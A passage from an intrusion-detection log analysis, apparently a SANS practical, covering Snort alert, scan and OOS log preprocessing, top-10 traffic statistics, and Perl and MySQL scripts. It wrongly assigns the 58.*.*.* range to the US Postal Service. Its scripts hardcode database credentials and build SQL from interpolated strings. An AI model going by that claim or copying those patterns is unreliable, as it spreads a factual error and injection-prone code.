This doesn't show conclusively that any of these users were on 'Elite-IRC'. Possibly the IP address that did not connect was previously running an IRC server on the 'Elite-IRC' net.

The 58.*.*.* subnet belongs to the US postal service. Each connection would have generated a SYN/ACK from the victim server back to the US Postal service. This is probably a good network to use for 'spoofed' traffic as it belongs to a large government agency that may not have the time to deal with complaints from a small IRC server network.

IRC servers usually listen on port 6667 or other ports in that vicinity ie. 6666-6668 etc. They work by creating a tree of servers that manage the passing of all text between users that are joined to specific 'channels' on that network. IRC is extremely popular with often over 200,000 users connected at any one time (Across many separate server networks). While it started with text communication, it is now used for filesharing, and, inevitably, serves as a conduit for malware.

Processing

The analysis was conducted by first looking at the contents of the files provided. The alert files consist of a snort 'fast' style output, with minimum information about the alerts. The OOS files contain snort 'log' style logs for packets with odd flags set, these contain much more detailed information about the packet, including data. The scans files contain port scan events that relate to the portscan entries in the alert files.

To make the analysis easier, some initial re-arrangement of the files was made. Each file was first concatenated together. The alerts file contained some lines that looked like this:-

```
:1027 -> 233.2.171.1:56464
:56464
:56464
:137
```

These lines do not relate to any documentation on snort for the 'fast' alerts format and appear to be a corruption of some sort. Lines that do not relate to an alert were deleted from the file using the following command:-

```
# grep -P '^05' alert.1-5 > alert.May1-5
```

The alert files have had the home network IP address changed to MY.NET.*.*, this will cause problems with perl scripts that are designed for IP Addresses. Each of the log files was changed to replace MY.NET with 10.10.

```
# perl -pi -e 's/MY\.NET/10.10/g' alert.*
```

There are a number of entires in the alert file that relate to the spp_portscan processor. As these are directly related to the scans file, the alert file was split into two, one with only the spp_portscan alerts:-

```
#grep -P 'spp_portscan' alert.May1-5 > alert_portscan.May1-5
#grep -vP 'spp_portscan' alert.May1-5 > alert_other.May1-5
```

Some of the lines in these files had been joined together either through error or through the concatenation process. To re-separate these joined lines, the following perl command was used:-

```
#perl -pie 's/^(05\/0.*\d)(05\/0.*)/$1\n$2/g' alert_other.May1-5
```

Some alerts provide a reference in the form 10.10.10.1:100 -> 10.10.10.2:101 whereas other alerts do not provide this information. It will be much easier to write alerts into a database if they adhere to the representation above. Therefore the alert_other.May1-5 file was further split into two:-

```
#grep -P '[\d\.]+\:[\d]+\s[\-\>]+\s[\d\.]+\:[\d]+' \
      alert_other.May1-5 > alert_other_normal.May1-5
#grep -vP '[\d\.]+\:[\d]+\s[\-\>]+\s[\d\.]+\:[\d]+' \
      alert_other.May1-5 > alert_other_misc.May1-5
```

A posting was made to the sans-forums to seek further information on this file corruption:-

http://forum.sans.org/discus/messages/78/7223.html?1053867651

As per the advice, files have been adjusted as recorded.

The scans.1-5 file has a different date format to the other two types of files, to normalise the date format, the following commands were run:-

```
#perl -pi -e 's/^May\s\s/05\/0/' scans.1-5      # replace May
#perl -pi -e 's/(^05\/0\d)\s(\d)/$1\-$2/' scans.1-5
                                                #add dash '-'
```

After adjustment we are left with the following files:-

```
OOS_Report.1-5                  4,796k
scans.1-5                       55,657k
alert_portscan.May1-5           17,540k
alert_other_misc.May1-5         1,476k
alert_other_normal.May1-5       90,952k
```

A number of programs, such as Snortalog and SnortSnarf were tested on the log files to see if they would produce worthwhile information. Both programs failed to parse the log files correctly. Despite the nice looking graphs that they produced, it was not possible to be sure of the validity of the output. For this reason, some of the parsing sections from the snortalog.pl script were customised to manually enter the data into MySQL tables. The perl scripts that were developed have been included in Annex B.

The follwing tables were created in a MySQL database (using the script provided at Annex A). The tables were:-

alert_event – Containing each alert from the alert_other_normal file
scan_event – Containing each event from the scan file
oos_event – Containing each event from the oos file

This approach ignored the alert.* file entries that did not conform to the IP:port -> IP:port format, these were analysed separately by hand.

The commands run on each file to populate the database was:-

```
#cat alerts_other_normal.May1-5 | ./alerts.pl
```

With the three tables populated, it was possible to conduct some statistical analysis on the information. A Perl script was used to extract the following information from the database:-

alerts – frequency
ip src & dest – frequency
ports src & dest – frequency

The perl script 'stats.pl' was used to select a database and statistic to extract into a csv file using the following command:-

```
# ./stats.pl scan_event dst_ports > scan_dst_ports_stats.csv
```

The *.csv file produced the format “idnumber, value, count”. These files were then sorted by frequency using the sort command:-

```
#sort -t , -k3nr alert_*_stats.csv > alert_*_stats_sorted.csv
```

With sorted files it was possible to use the following command to get the 'top 10' of each category:-

```
#head -10 alert_dst_ports_stats_sorted.csv
```

With these results the tables were constructed. Subsequent processing was done using MySQL queries that specified certain IP's, ports or distinct alert values.

(After many hours of struggling to get the perl scripts working and waiting for them to take over 24hours to process for source/destination port summaries it was realised that all of the statistics could have been generated in MySQL with a few simple queries. Querying a 888,000 entry database for counts of 44,000 different source ports using perl takes a very long time.)

References:

Snortalog-log parser	http://jeremy.chartier.free.fr/snortalog/
SnortSnarf	http://www.silicondefense.com/software/snortsnarf/
Perl Scripting	http://perlhorizons.com/
Mysql	http://www.mysql.org
Scanmap3d	http://scanmap3d.sourceforge.net/
SamSpade	http://www.samspade.org/
GCIA Practical	Tod, A. Beardsley May 8, 2002 (for ideas on analysis procedure)

Annex A – Alert,Scan,OOS Statistics

Alert Statistics:

	Alert – Signature (Total=56)		Count	Percentage
1	Incomplete Packet Fragments Discarded		355357	40.01
2	TCP SRC and DST outside network		208332	23.46
3	SMB Name Wildcard		174128	19.6
4	spp_http_decode: IIS Unicode attack detected		30426	3.43
5	High port 65535 udp - possible Red Worm - traffic		27258	3.07
6	CS WEBSERVER - external web traffic		24938	2.81
7	High port 65535 tcp - possible Red Worm - traffic		23629	2.66
8	TFTP - Internal TCP connection to external tftp server		9341	1.05
9	EXPLOIT x86 NOOP		6017	0.68
10	connect to 515 from outside		5032	0.57
11	Other		23724	2.67
		Total=	888182	100

	Alert – Destination IP Address (Total=45208)		Count	Percentage
1	213.97.198.23		354882	39.96
2	64.202.103.12		107004	12.05
3	65.116.88.75		43811	4.93
4	146.100.53.56		29558	3.33
5	MY.NET.100.165		25841	2.91
6	216.200.173.18		25217	2.84
7	MY.NET.201.58		10637	1.2
8	67.161.246.193		3944	0.44
9	205.188.149.12		3926	0.44
10	218.141.54.99		3456	0.39
11	Other		279906	31.51
		Total=	888182	100

	Alert – Destination Port (Total=3948)		Count	Percentage
1	0		357600	40.26
2	6667		210615	23.71
3	137		174117	19.6
4	80		67078	7.55
5	65535		24033	2.71
6	5121		12959	1.46
7	69		5176	0.58
8	515		5033	0.57
9	4606		3294	0.37
10	1857		2550	0.29
11	Other		25727	2.9
		Total=	888182	100

	Alert – Source IP Address(Total=229964)		Count	Percentage
1	MY.NET.210.114		354899	39.96
2	216.39.48.127		14013	1.58
3	MY.NET.201.58		13421	1.51
4	133.82.241.150		8415	0.95
5	128.46.117.76		4872	0.55
6	MY.NET.201.38		4026	0.45
7	MY.NET.198.221		3926	0.44
8	MY.NET.226.250		3457	0.39
9	67.161.246.193		3293	0.37
10	24.45.157.41		2966	0.33
11	Other		474894	53.47
		Total=	888182	100

	Alert – Source Port (Total=32181)		Count	Percentage
1	0		357618	40.26
2	65535		26863	3.02
3	1026		19895	2.24
4	1025		18675	2.1
5	137		18512	2.08
6	1027		17249	1.94
7	1028		14393	1.62
8	1029		11363	1.28
9	5121		10373	1.17
10	54799		8415	0.95
11	Other		384826	43.33
		Total=	888182	100

OOS Statistics:

	OOS – Destination IP Address (Total=146)		Count	Percentage
1	MY.NET.235.202		539	18.99
2	MY.NET.6.7		296	10.43
3	MY.NET.227.74		142	5
4	MY.NET.206.242		125	4.4
5	MY.NET.6.47		102	3.59
6	MY.NET.24.22		98	3.45
7	MY.NET.24.21		94	3.31
8	MY.NET.226.178		93	3.28
9	MY.NET.24.23		93	3.28
10	MY.NET.6.40		92	3.24
11	Other		1165	41.04
		Total=	2839	100

	OOS – Destination Ports (Total=90)		Count	Percentage
1	3516		539	18.99
2	25		505	17.79
3	80		348	12.26
4	110		270	9.51
5	1214		193	6.8
6	4662		191	6.73
7	9660		142	5
8	6113		125	4.4
9	6883		122	4.3
10	6346		95	3.35
11	Other		309	10.88
		Total=	2839	100

	OOS – Source IP Address (Total=314)		Count	Percentage
1	64.28.101.9		338	11.91
2	210.233.23.128		310	10.92
3	68.54.93.181		270	9.51
4	148.64.48.213		214	7.54
5	209.123.49.137		106	3.73
6	213.197.10.95		93	3.28
7	212.160.74.11		54	1.9
8	216.95.201.33		45	1.59
9	81.218.97.135		44	1.55
10	63.100.123.132		31	1.09
11	Other		1334	46.99
		Total=	2839	100

	OSS – Source Ports (Total=2293)		Count	Percentage
1	80		15	0.53
2	1334		12	0.42
3	1027		8	0.28
4	3051		8	0.28
5	4244		7	0.25
6	4381		7	0.25
7	3037		7	0.25
8	3525		7	0.25
9	4173		6	0.21
10	4434		6	0.21
11	Other		2756	97.08
		Total=	2839	100

Scan Statistics:

	Scans – Destination IP Address (Total=271727)		Count	Percentage
1	213.97.198.23		64602	7.63
2	130.85.132.26		15967	1.89
3	64.39.186.133		1779	0.21
4	66.66.126.241		1737	0.21
5	66.167.144.245		1624	0.19
6	24.42.0.66		1620	0.19
7	68.165.25.243		1570	0.19
8	68.13.93.150		1219	0.14
9	12.245.31.155		1212	0.14
10	68.81.50.22		1186	0.14
11	Other		754258	89.07
		Total=	846774	100

	Scans – Destination Ports (Total=46030)		Count	Percentage
1	445		79210	9.35
2	137		77866	9.2
3	80		62550	7.39
4	1433		42365	5
5	6257		41779	4.93
6	135		28650	3.38
7	53		25303	2.99
8	7674		24547	2.9
9	139		18029	2.13
10	27005		16089	1.9
11	Other		430386	50.83
		Total=	846774	100

	Scans – Source IP Address (Total=1847)		Count	Percentage
1	130.85.210.114		64664	7.64
2	130.85.240.62		39800	4.7
3	130.85.87.50		32605	3.85
4	130.85.250.98		29293	3.46
5	130.85.97.190		26833	3.17
6	130.85.1.3		21850	2.58
7	130.85.234.158		20913	2.47
8	130.85.205.150		16744	1.98
9	152.1.193.6		15962	1.89
10	130.85.153.152		15298	1.81
11	Other		562812	66.47
		Total=	846774	100

	Scans – Source Ports (Total=32727)		Count	Percentage
1	6257		43965	5.19
2	27022		32417	3.83
3	2921		29504	3.48
4	7674		24546	2.9
5	32832		21827	2.58
6	2315		20934	2.47
7	2468		16927	2
8	3708		16812	1.99
9	1025		15580	1.84
10	0		14191	1.68
11	Other		610071	72.05
		Total=	846774	100

Annex B – Files used in Analysis

(create_analysis_db (file to create tables))

```
# Script to create various tables in a database for analysing the SANS
# incidents.org logs for alert,scans & OOS_Reports
#
CREATE TABLE alert_event (aid           INT     UNSIGNED NOT NULL,
                        timestamp       DATETIME NOT NULL,
                        signature       VARCHAR(255)    NOT NULL,
                        ip_src          INT     UNSIGNED NOT NULL,
                        ip_dst          INT     UNSIGNED NOT NULL,
                        l4_sport        INT     UNSIGNED NOT NULL,
                        l4_dport        INT     UNSIGNED NOT NULL,
                        PRIMARY KEY     (aid),
                        INDEX           ip_src (ip_src),
                        INDEX           ip_dst (ip_dst),
                        INDEX           signature (signature));

CREATE TABLE scan_event (aid            INT     UNSIGNED NOT NULL,
                        timestamp       DATETIME NOT NULL,
                        ip_src          INT     UNSIGNED NOT NULL,
                        ip_dst          INT     UNSIGNED NOT NULL,
                        l4_sport        INT     UNSIGNED NOT NULL,
                        l4_dport        INT     UNSIGNED NOT NULL,
                        flags           VARCHAR(255)    NOT NULL,
                        PRIMARY KEY     (aid),
                        INDEX           ip_src (ip_src),
                        INDEX           ip_dst (ip_dst),
                        INDEX           flags (flags));

CREATE TABLE oos_event (aid             INT     UNSIGNED NOT NULL,
                        timestamp       DATETIME        NOT NULL,
                        ip_src          INT     UNSIGNED NOT NULL,
                        ip_dst          INT     UNSIGNED NOT NULL,
                        l4_sport        INT     UNSIGNED NOT NULL,
                        l4_dport        INT     UNSIGNED NOT NULL,
                        PRIMARY KEY     (aid),
                        INDEX           ip_src (ip_src),
                        INDEX           ip_dst (ip_dst));
```

(alerts.pl (file to create tables))

```
#!/usr/bin/perl
#
# Jeremy Chartier, <jeremy.chartier@free.fr>
# Date: 2003/03/03
# Revision: 1.9.0
#
# Modified to load alerts from SANS logs
# Date: 2003/05/24

use Getopt::Long;             # use Getopt for options
use Socket;                     # use socket for resolving domain name from IP
use Mysql;
use Time::ParseDate;

Getopt::Long;

# process whatever comes in
my $count = 0;
#database variables
my $host = localhost;
my $db = sanslogs;
my $user = snort;
my $pwd = snort;

while (<>) {
my $alert = {};
chomp;
# if the line is blank, go to the next one
next if $_ eq "";
```

```
#
#  test if the log correspond to a fast alert
#
if ( $_ =~ /\d{2}\/\d{2}\-\d{2}\:\d{2}\:\d{2}\.\d+\s+\[\*\*\]/ ) {
#       $line = <>;
#       chomp($line);
        unless ( $_ eq "" ) {
                # strip off the [**] from either end.
                s/\s*\[\*\*\]\s*/ /og;
                s/\s*\[[0-9:]+\]\s*/ /o;
                if ( $_ =~ m/^(\d+)\/(\d+)\-(\d+)\:(\d+)\:(\d+)\.(\d+)(.*)/ox ) {
                        $alert->{MON} = $1;   $alert->{DAY} = $2;                    $alert-
>{HOUR} = $3;
                        $alert->{MIN} = $4;   $alert->{SEC} = $5;                    $alert-
>{SIG} = $7;
                        # Get rid of [**] if fast alert
                        $alert->{SIG} =~ s/\[\*\*\]/ /og;
                        if ( $alert->{SIG} =~
        s/\s([\d\.]+)[\:]?([\d]*)\s[\-\>]+\s
                                        ([\d\.]+)[\:]?([\d]*)\s*//x) {
                                $alert->{SADDR} = $1;
                                $alert->{SPORT} = $2;
                                $alert->{DADDR} = $3;
                                $alert->{DPORT} = $4;
                                process_data($alert); next;
                        }
                        else {
                                print STDERR "No source/dest IP
        address found! Skipped!
                                        --> $_\n" if $opt{d};
                                next;
                        }
                }
        }
}
}
# Put alert data into database
# INPUT: $alert
sub process_data() {
$self = shift;
#insert into database
$dbh = Mysql->connect($host,$db,$user,$pwd);

if (!defined $dbh){
        warn "Error with database";
        next;
}

$timestamp = "2003-$self->{MON}-$self->{DAY}
        $self->{HOUR}:$self->{MIN}:$self->{SEC}";
$alert = $self->{SIG};
$alert =~ s/^\s//g;
$q_insert = "INSERT INTO alert_event VALUES($count,
        \"$timestamp\",\"$alert\" ,inet_aton(\"$self->{SADDR}\")
        ,inet_aton(\"$self->{DADDR}\"),$self->{SPORT}
        ,$self->{DPORT});";
$dbh->query($q_insert);
$count++;

}
```

(stats.pl (File to generate statistics))

```
#!/usr/bin/perl
#
# Daniel Clark 30 May 2003
# Generate statistics given database
# table and desired stat.


use Mysql;


# Make some tables of stats information for the alert_event table
# Database settings
$host = localhost;
$db = sanslogs;
$user = snort;
$pwd =snort;

$dbh = Mysql->connect($host,$db,$user,$pwd);
```

```
my $arg = @ARGV[0];

if (!defined $dbh){
        warn "Error with database";
        next;
}

if ($arg eq "alerts"){
        # Get the top 20 alerts
        print "TOP 20 ALERTS\n";
        $q = "SELECT DISTINCT signature from alert_event;";
        my $alert_distinct = $dbh->query($q);
        my $total_rows = $alert_distinct->numrows;
        $row =1;
        while ($row <= $total_rows){
                @alert_results = $alert_distinct->fetchrow;
                $sig = @alert_results[signature];
                $q_count = "SELECT count(*) from alert_event WHERE signature=\"$sig\";";
                $count_result = $dbh->query($q_count);
                @count_res = $count_result->fetchrow;
                $count = @count_res["count(*)"];
                print "$row,@alert_results[signature],$count\n";
                $row++;
        }
}
elsif ($arg eq "src_ip"){
        # Get the top 20 src_ips
        print "TOP 20 SOURCE IPS\n";
        $q = "SELECT DISTINCT ip_src,inet_ntoa(ip_src) from alert_event;";
        my $ip_distinct = $dbh->query($q);
        my $total_rows = $ip_distinct->numrows;
        $row =1;
        while ($row <= $total_rows){
                @ip_results = $ip_distinct->fetchrow;
                $ip_int = @ip_results[ip_src];
                $ip_num = @ip_results[1];
                $q_count = "SELECT count(*) from alert_event WHERE ip_src=\"$ip_int\";";
                $count_result = $dbh->query($q_count);
                @count_res = $count_result->fetchrow;
                $count = @count_res["count(*)"];
                print "$row,$ip_num,$count\n";
                $row++;
        }

} elsif ($arg eq "dst_ip"){

# Get the top 20 dst_ips
print "TOP 20 DESTINATION IPS\n";

        $q = "SELECT DISTINCT ip_dst,inet_ntoa(ip_dst) from alert_event;";
        my $ip_distinct = $dbh->query($q);
        my $total_rows = $ip_distinct->numrows;
        $row =1;
        while ($row <= $total_rows){
                @ip_results = $ip_distinct->fetchrow;
                $ip_int = @ip_results[ip_dst];
                $ip_num = @ip_results[1];
                $q_count = "SELECT count(*) from alert_event WHERE ip_dst=\"$ip_int\";";
                $count_result = $dbh->query($q_count);
                @count_res = $count_result->fetchrow;
                $count = @count_res["count(*)"];
                print "$row,$ip_num,$count\n";
                $row++;
        }
} elsif ($arg eq "dst_ports"){

# Get the top 20 dst_ports
print "TOP 20 DESTINATION PORTS\n";

        $q = "SELECT DISTINCT l4_dport from alert_event;";
        my $port_distinct = $dbh->query($q);
        my $total_rows = $port_distinct->numrows;
        $row =1;
        while ($row <= $total_rows){
                @port_results = $port_distinct->fetchrow;
                $port_int = @port_results[l4_dport];
                $q_count = "SELECT count(*) from alert_event WHERE
l4_dport=\"$port_int\";";
                $count_result = $dbh->query($q_count);
                @count_res = $count_result->fetchrow;
                $count = @count_res["count(*)"];
```

```
                print "$row,$port_int,$count\n";
                $row++;
        }
} elsif ($arg eq src_ports){

# Get the top 20 src_ports
printf STDOUT ("TOP 20 SOURCE PORTS\n");

        $q = "SELECT DISTINCT l4_sport from alert_event;";
        my $port_distinct = $dbh->query($q);
        my $total_rows = $port_distinct->numrows;
        $row =1;
        while ($row <= $total_rows){
                @port_results = $port_distinct->fetchrow;
                $port_int = @port_results[l4_sport];
                $q_count = "SELECT count(*) from alert_event WHERE
l4_sport=\"$port_int\";";
                $count_result = $dbh->query($q_count);
                @count_res = $count_result->fetchrow;
                $count = @count_res["count(*)"];
                printf STDOUT ("%d,%d,%d\n",$row,$port_int,$count);
                $row++;
                $percent = $row/$total_rows*100;
                printf STDERR ("%2.2f%%\r",$percent);
        }
}
```